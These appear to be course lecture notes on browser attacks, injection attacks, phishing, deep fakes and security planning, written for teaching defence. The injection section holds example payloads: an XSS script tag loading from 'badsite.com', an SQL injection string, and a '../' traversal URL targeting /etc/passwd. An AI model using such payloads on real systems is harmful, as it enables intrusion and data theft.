Chapter 3: Web Attacks & Security Planning

I. Lecture Objectives


- Understand common attacks targeting web browsers.
- Recognize characteristics of fake and malicious websites.
- Identify attacks aimed at stealing sensitive data.
- Learn about various injection attack vectors (XSS, SQLi, etc.).
- Understand the nature and impact of Spam and Phishing.
- Analyze the components of a comprehensive **Security Plan**.
- Grasp the concepts of **Business Continuity Planning (BCP)** and **Incident Response Planning (IRP)**.
- Outline the methodology and best practices for **Risk Analysis**.
- Learn preparedness strategies for natural and human-caused disasters.
- Explore Web Application Security concepts (HTTP, Architecture, OWASP).
- Understand basic Email Security mechanisms (SMTP).

II. Attacks Against Browsers

Web browsers are primary interfaces to the internet and frequent targets for attackers.

A. Browser Attack Types:

- **Man-in-the-Browser (MitB):** Malware on the user's machine that intercepts/modifies browser activity (e.g., changing transaction details) without altering the user's view.



  - *Connection:* Related to Man-in-the-Middle (MitM) but operates directly within the browser process.
- **Keystroke Logger:**
  - **Definition:** Hardware or software designed to **record every key pressed** by the user.
  - Forms: Physical USB dongles, keyboard overlays, malware installed on the system.
  - Scope: Not limited to browsers; captures passwords, messages, etc., system-wide.
  - *Real-world example:* Malware delivered via phishing email installs a keylogger to steal online banking credentials.
  - *Potential Exam Question:* Define a keystroke logger and describe two ways it can be implemented.
- **Page-in-the-Middle:**
  - **Definition:** User is unknowingly redirected to a malicious page controlled by the attacker, different from the intended destination.
  - Effect: Similar to MitB; allows attacker to intercept, view, and modify user input (credentials, form data).
  - *Thought Question:* How does Page-in-the-Middle technically differ from DNS poisoning or Pharming attacks?
- **Program Download Substitution:**

- **Definition:** Attacker tricks user into downloading malware disguised as a legitimate or desirable program from a malicious webpage.
- Common use: Delivering spyware, adware, trojans.
- *Real-world example:* A website offering a "free video codec" that actually installs ransomware.

- **User-in-the-Middle:**
  Definition: *Exploiting user actions, often via click-bait, to perform tasks for the attacker, such as solving* ***CAPTCHAs*** *for automated spam bots.*
  Real-world example: A fake "Win a Free iPhone" site requiring users to solve multiple CAPTCHAs, which are then used by bots elsewhere.

- **Cookie Poisoning:** Modifying the content of a cookie on the user's machine to gain unauthorized access or information.
- **Cookie Stealing:** Intercepting or illicitly accessing cookies (e.g., via XSS or malware) to impersonate the user (Session Hijacking).
- **Session Hijacking:** Taking over an active user session, often by stealing session cookies or session IDs.

B. Authentication Failures & Mitigation (Slide 9)

- **Core Issue:** Many browser attacks succeed due to failures in **authenticating** the user or the website correctly.
- **Mitigation Techniques:**
  - **Shared Secret:** Information known only to the user and the legitimate system (e.g., password, security questions - though the latter can be weak).


- **One-Time Password (OTP):** Passwords valid for only one session or transaction (e.g., via SMS, authenticator app).
- **Out-of-Band Communication:** Verification using a separate communication channel (e.g., confirming a transaction via a phone call or SMS to a pre-registered number).
- *Connection:* These relate to Multi-Factor Authentication (MFA) principles.

Section II Takeaways: Browsers are vulnerable to various attacks like MitB, keylogging, malicious redirections, fake downloads, and session hijacking, often exploiting authentication weaknesses. Mitigation involves stronger authentication methods like OTP and out-of-band verification.

III. Fake and Malicious Websites

Attackers create deceptive websites to trick users.


- **Fake Website:**
  - **Definition:** A website designed to look identical or very similar to a legitimate site (e.g., bank, email provider) to steal credentials or PII.
  - *Real-world example:* A phishing email link leading to `mybank-login.com` instead of `mybank.com`.



- **Fake Code:**
  Definition: *Presenting malicious code (scripts, executables) as legitimate or harmless content on a website.*
  Connection: Overlaps with Program Download Substitution and Drive-By Downloads.


- **Tracking Bug / Web Beacon:**
  Definition: *Tiny, often invisible, elements (e.g., 1×1 pixel image) embedded in websites or emails to track user activity (e.g., if an email was opened, IP address, browser type).*
  Real-world example: Marketing emails using tracking pixels to measure open rates.

Legitimate use, but can be used maliciously for reconnaissance.



- **Clickjacking:**
  Definition: *Tricking a user into clicking on something different from what they perceive, often by overlaying an invisible frame or button on top of a visible element.*
  Real-world example: An invisible "Share on Social Media" button placed over a "Play

Game" button.



- **Drive-By Download:**
  Definition: *The* ***unintentional download and execution of code*** *onto a user's computer simply by visiting a compromised or malicious website, without requiring the user to explicitly click a download link.*
  Causes: Can be initiated via exploitation of browser vulnerabilities, clickjacking, fake code execution, etc.
  * *Potential Exam Question:* Explain what a drive-by download is and list two common attack vectors that can lead to it.

Section III Takeaways: Attackers use fake websites, disguised malicious code, tracking bugs, clickjacking, and drive-by downloads to compromise users who visit or interact with malicious web pages.

IV. Injection Attacks

Injecting malicious code or commands into data inputs that are then processed by a web application or server.

A. Cross-Site Scripting (XSS)

- **Definition:** Tricking a web application into **executing malicious script code (usually JavaScript)** provided in user input fields, which then runs in the context of *another user's* browser.
- Mechanism: Exploits the trust a user's browser has in a website. Scripts are treated like legitimate page content.
- Analogy: Similar concept to buffer overflows where data overflows into executable space, here script data is executed by the browser.
- Example (from slide 15): A comment field allowing HTML, where an attacker inputs:

```
Cool<br>story.<br>KCTVBigFan<script src=http://badsite.com/xss.js></script>
```

  This script will execute for any user viewing the comment.
- *Potential Exam Question:* Define Cross-Site Scripting (XSS) and explain how improperly handled user input can lead to this vulnerability.

B. SQL Injection (SQLi)

- **Definition:** Injecting malicious **SQL (Structured Query Language) code** into data inputs that are passed to a backend database, allowing the attacker to manipulate the database.
- Mechanism: Exploits applications that construct SQL queries by concatenating user input directly into the query string.
- Example (from slide 16):
  - Original Intended Query structure:

```
QUERY = "SELECT * FROM trans WHERE acct = '" + acctNum + " '; "
```

  - User Input (`acctNum`): `12345` → Normal query.
  - Malicious User Input (`acctNum`): `2468' OR '1'='1`
  - Resulting Malicious Query:

```
QUERY = "SELECT * FROM trans WHERE acct = '2468' OR '1'='1'; "
```

The `OR '1'='1'` condition is always true, potentially dumping all transaction records.

- *Thought Question:* Beyond data theft, what other malicious actions can be performed via SQL Injection (e.g., modifying data, dropping tables, executing commands)?

C. Dot-Dot-Slash (Directory Traversal)

- **Definition:** An attack technique using `../` sequences in file path inputs to **navigate outside the intended web root directory** and access restricted files or directories on the server.
- Mechanism: Exploits lack of input sanitization for file/path parameters, often in URLs.
- *Real-world example:* Requesting `http://example.com/getUserFile?file=../../../../etc/passwd` to try and read the system password file.
- Note: Can be combined with other attacks like XSS.

D. Server-Side Include (SSI) Injection

- **Definition:** Injecting **SSI directives** (commands for the web server) into user input fields on websites that support and process SSI within user-supplied data.
- **SSI:** An interpreted server-side scripting language for basic web server tasks (e.g., including file content, executing server commands).
- Mechanism: Similar to XSS, if user input containing SSI directives is processed by the server's SSI interpreter, the directives execute with server privileges.
- `[Clarification Needed]: Provide a simple example of a malicious SSI directive an attacker might inject (e.g., ).`

E. Countermeasures to Injection Attacks

- **Filter and Sanitize ALL User Input:**
  - Treat all input from users (or any external source) as potentially malicious.
  - Remove or encode special characters (`<`, `>`, `'`, `;`, `--`, `../`, etc.).
  - Account for various **encodings** (URL encoding, HTML entities) attackers might use to bypass filters.
- **Trust Nothing, Check Everything:** Make no assumptions about the validity or safety of input.
- **Use Secure Programming Practices:**
  - **Parameterization / Prepared Statements:** For SQLi prevention, use database APIs that separate the query structure (code) from the data.
  - **Input Validation:** Check if input conforms to expected formats (e.g., numbers, dates, specific character sets). Use allow-lists rather than block-lists where

possible.
    - **Output Encoding:** For XSS prevention, properly encode data before displaying it back to the user, based on the context (HTML body, HTML attribute, JavaScript).
- **Backend Access Controls:** Use mechanisms like **stored procedures** in databases, which can limit the types of operations web applications can perform.
- *Mnemonic for Prevention:* **F.I.T. Input:** **F**ilter, **I**nspect (all encodings/types), **T**rust nothing. Use **P**arameterization/Encoding/**V**alidation (**PEV**).

Section IV Takeaways: Injection attacks (XSS, SQLi, Directory Traversal, SSI) exploit improper handling of user input. Prevention relies heavily on rigorous input validation, sanitization, output encoding, and secure coding practices like parameterized queries.

V. Email Spam

- **Definition:** Unsolicited bulk email.
- **Prevalence:** Estimated **60% to 90%** of all email traffic.
- **Types/Content:** Advertising, Pharmaceuticals, Stocks, Malicious code (malware attachments), Links to malicious/phishing websites.
- **Countermeasures:**
    - Laws (e.g., CAN-SPAM): Generally **ineffective** due to jurisdictional issues and anonymity.
    - **Email Filters:** Have become significantly effective (Bayesian filters, reputation filters, etc.).
    - ISP Volume Limitations: Throttling email sending makes mass spamming harder.
- *Thought Question:* Why are anti-spam laws often difficult to enforce effectively across borders?


Section V Takeaways: Spam constitutes a vast majority of email. While laws are largely ineffective, technical filters and ISP limitations provide significant defense.

VI. Phishing Attacks

Social engineering attacks, typically via email or fake websites, aimed at tricking users into revealing sensitive information or installing malware.

A. Definition & Tactics

- **Phishing:** Attempt by cybercriminals to **steal personal/financial information** or **infect devices** with malware/viruses.
- Method: Designed to **trick** users into clicking malicious links or providing sensitive data.
- Channels: Often emails and websites impersonating legitimate entities.
- Exploits: Leverages current events (disasters, health scares, elections) for urgency/relevance.



B. Types of Phishing

- **Mass Phishing:** Broad, large-volume campaigns targeting many users indiscriminately.
- **Whaling:** Spear phishing specifically targeting high-profile individuals (**"big fish"** like CEOs, executives) due to their authority or access.
- **Clone Phishing:** Creates a **spoofed copy** of a legitimate email previously received by the target, replacing links or attachments with malicious versions. Sent from a forged address appearing legitimate.
- **Advance-Fee Scam:** A form of phishing requesting the target send money or bank details with the promise of a larger reward later (e.g., "Nigerian Prince" scam).
- **Spear Phishing:** (Detailed below).

C. Spear Phishing

- **Effectiveness:** High success rate because it **bypasses traditional defenses** (spam filters often miss highly targeted emails). Considered a "perfect vehicle" for exploits by criminals.
- **Targeting:** Highly **specific** - targets individuals within particular organizations with a tailored message and a defined mission (vs. broad phishing).
- **Method:** Uses **Open Source Intelligence (OSINT)** - mining social media (LinkedIn, Facebook etc.) and public records for personal details to make emails **accurate and compelling**.
- **Targets:** Often executives (CFO, Finance Heads, SVPs, Directors) with high access/authority.
- **Goal:** Trick target into clicking a link or opening an attachment, establishing a **foothold** for malware (e.g., ransomware, data exfiltration tools).
- **Statistic: 84%** of organizations reported successful spear-phishing penetrations in 2015.

D. Common Baiting Tactics

- Fake notifications from help desks/admins (e.g., "email quota full, click here").
- Ads for miracle cures/products (weight loss, hair growth).
- Attachments labeled "Invoice," "Shipping Order" containing malware (**ransomware** is common).
- Fake alerts from credit card companies about unauthorized transactions, leading to fake login pages.
- Fake social media accounts, games, quizzes designed to harvest profile information or credentials.

E. Phishing Lure Characteristics

- Often create a sense of urgency or problems with accounts (e.g., "Account Suspended!").
- Exploit emotions related to current events (e.g., humanitarian crises, tax season).

F. Common Phishing Scam Subject Lines (Barracuda Networks Research)

- Analysis of >360,000 phishing emails targeting businesses.
- Top subject line: **"Request"** (>1/3 of emails).
- Top 12:
  1. Request
  2. Follow up

3. Urgent/Important
4. Are you available?/Are you at your desk?
5. Payment Status
6. Hello
7. Purchase
8. Invoice Due
9. Re:
10. Direct Deposit
11. Expenses
12. Payroll

- *Insight:* Many successful phishing subjects mimic mundane business communication.

G. Spear Phishing Technical Characteristics

- **Blended/Multi-vector Threat:** Combines email spoofing, dynamic URLs, drive-by downloads.
- **Use of Zero-Day Vulnerabilities:** Advanced attacks leverage unknown flaws in browsers, plugins, apps.
- **Multi-stage Attack:** Initial compromise is often just the first step of an **Advanced Persistent Threat (APT)**, followed by C2 communication, further malware downloads, data exfiltration.
- **Well-crafted Email Forgeries:** Highly targeted, unlike bulk spam, making them hard for traditional filters to catch.

H. Protection Against Phishing (User & Technical)

- **User Awareness & Actions:**
  - Mantra: **STOP. THINK. CONNECT.**
  - Be skeptical: Look for baiting tactics (requests for info, prize winnings, donations).
  - Check details: Look for spelling/grammar errors ("pessward"), punctuation issues.
  - **Verify Links: Hover** mouse over links to see the actual destination URL before clicking. Check for misspellings or different domains (e.g., `ulster.ac` vs `ulster.com` vs `ulster.co`).
  - Check Sender: Examine the "From" address carefully, but know it can be spoofed.
  - Beware Urgency: Be suspicious of threatening language demanding immediate action.

    - Never Email Sensitive Info: Reputable orgs **won't ask for passwords via email**. Don't send passwords, bank numbers, etc.
    - Verify Independently: Contact the company using official channels (phone number or website found independently, NOT from the email).
    - Navigate Directly: Go to familiar websites by typing the URL directly into the browser, not by clicking links in emails.
    - Examine Websites: Look for **HTTPS** and the **lock icon** before entering sensitive info. Be aware malicious sites can look identical to real ones (and may even have HTTPS!).
- **Technical Controls:**
    - Install/Maintain Antivirus/Anti-Malware Software.
    - Use effective Email Filters (though spear phishing may bypass basic ones).

I. Best Practice for Companies: DMARC

- **DMARC: Domain-based Message Authentication, Reporting and Conformance**. An email standard to combat spoofing.
- **How it Works:**
    1. Uses **SPF (Sender Policy Framework)** and **DKIM (DomainKeys Identified Mail)** to verify the sender's identity.
    2. Tells the recipient's email server what policy to apply if checks fail (e.g., quarantine, reject).
    3. Provides reporting back to the domain owner about emails sent using their domain (legitimate and fraudulent).
- **Benefits:**
    - Protects users, employees, and **brand reputation**.
    - Reduces customer support costs related to email fraud.
    - Improves **trust** in legitimate organizational emails.
    - Provides **visibility** into domain usage/abuse.
- *Connection:* SPF checks if the sending server IP is authorized for the domain. DKIM adds a digital signature to verify message integrity. DMARC builds on these.

J. Multi-layered Approach

- Effective phishing defense requires multiple layers: technical controls (filters, DMARC), user training/awareness, secure processes.
- *Potential Exam Question:* Differentiate between mass phishing, whaling, and spear phishing. List five indicators that might suggest an email is a phishing attempt. Explain the purpose of DMARC and its reliance on SPF and DKIM.

Section VI Takeaways: Phishing uses deception (often via email) to steal credentials or install malware. Spear phishing is highly targeted and effective. Defense requires user vigilance (STOP. THINK. CONNECT., verify links, check HTTPS) and technical controls like DMARC for organizations.

VII. Deep Fakes

AI-generated synthetic media that can convincingly mimic a person's voice or appearance. Poses a new threat vector.

A. Deep Fake Audio

- **Example Case (March 2019):** CEO of an energy firm transferred **€220,000** based on a phone call where attackers used **AI to convincingly mimic the voice** of the parent company's CEO, authorizing an urgent payment.
- **Impact:** Bypassed existing cybersecurity controls through sophisticated social engineering enabled by AI. Highlights how AI changes the cybercrime landscape.

B. Deep Fake Videos

- Technology exists to create realistic fake videos of individuals.
- *Thought Question:* How could deep fake audio or video be combined with spear phishing campaigns to make them even more convincing and dangerous?

Section VII Takeaways: AI-powered deep fakes (audio and video) represent an emerging threat capable of bypassing traditional security controls through highly convincing impersonation, enabling sophisticated fraud and social engineering.

VIII. Security Planning

Developing a formal strategy and documentation for protecting organizational assets.

A. Contents of a Good Security Plan (Slide 34)

A comprehensive security plan typically includes:

1. **Policy:** High-level goals and commitment to security.
2. **Current State:** Assessment of existing security posture (often via Risk Analysis).
3. **Requirements:** Specific security needs and objectives.

4. **Recommended Controls:** Measures proposed to meet requirements and mitigate risks.
5. **Accountability:** Who is responsible for specific security tasks.
6. **Timetable:** Schedule for implementing controls.
7. **Maintenance:** Procedures for periodic review and updates.

- *Mnemonic:* **P**leasant **C**ows **R**arely **R**un **A**cross **T**own **M**agnificently (Policy, Current State, Requirements, Recommended Controls, Accountability, Timetable, Maintenance).

B. Security Policy (Slide 35)

- **Definition:** A high-level statement of security purpose and intent.
- **Key Questions Addressed:**
  - Who should have access?
  - To what resources should they have access?
  - What type of access (read, write, execute) is allowed per user/resource?
- **Specifications:** Should define organizational security goals (e.g., availability vs. confidentiality priority), assign responsibility (e.g., security team vs. users), and show organizational commitment (e.g., reporting structure of security team).

C. Assessment of Current Security Status (Slide 36)

- Based on a **Risk Analysis**: a systematic investigation of the system, environment, and potential threats/vulnerabilities.
- Defines the **scope** of security responsibility:
  - Assets to be protected.
  - Who is responsible for protection.
  - Who is explicitly excluded.
  - Clear boundaries of responsibility.

D. Security Requirements (Slide 37)

- **Definition:** Functional or performance demands needed to achieve the desired security level.
- Origin: Derived from business needs, compliance mandates (e.g., GDPR, HIPAA, PCI-DSS), government standards.
- **Characteristics of Good Requirements:** (Should be SMART-like +)
  - **Correctness:** Accurately reflects the need.
  - **Consistency:** Does not conflict with other requirements.

    - **Completeness:** All necessary aspects are covered.
    - **Realism:** Achievable within constraints (budget, tech).
    - **Need:** Requirement is necessary, not superfluous.
    - **Verifiability:** Possible to test if the requirement has been met.
    - **Traceability:** Can be linked back to source (policy, risk, regulation).
- *Mnemonic:* **C**an **C**onsistent **C**ompleteness **R**eally **N**urture **V**erifiable **T**raceability?

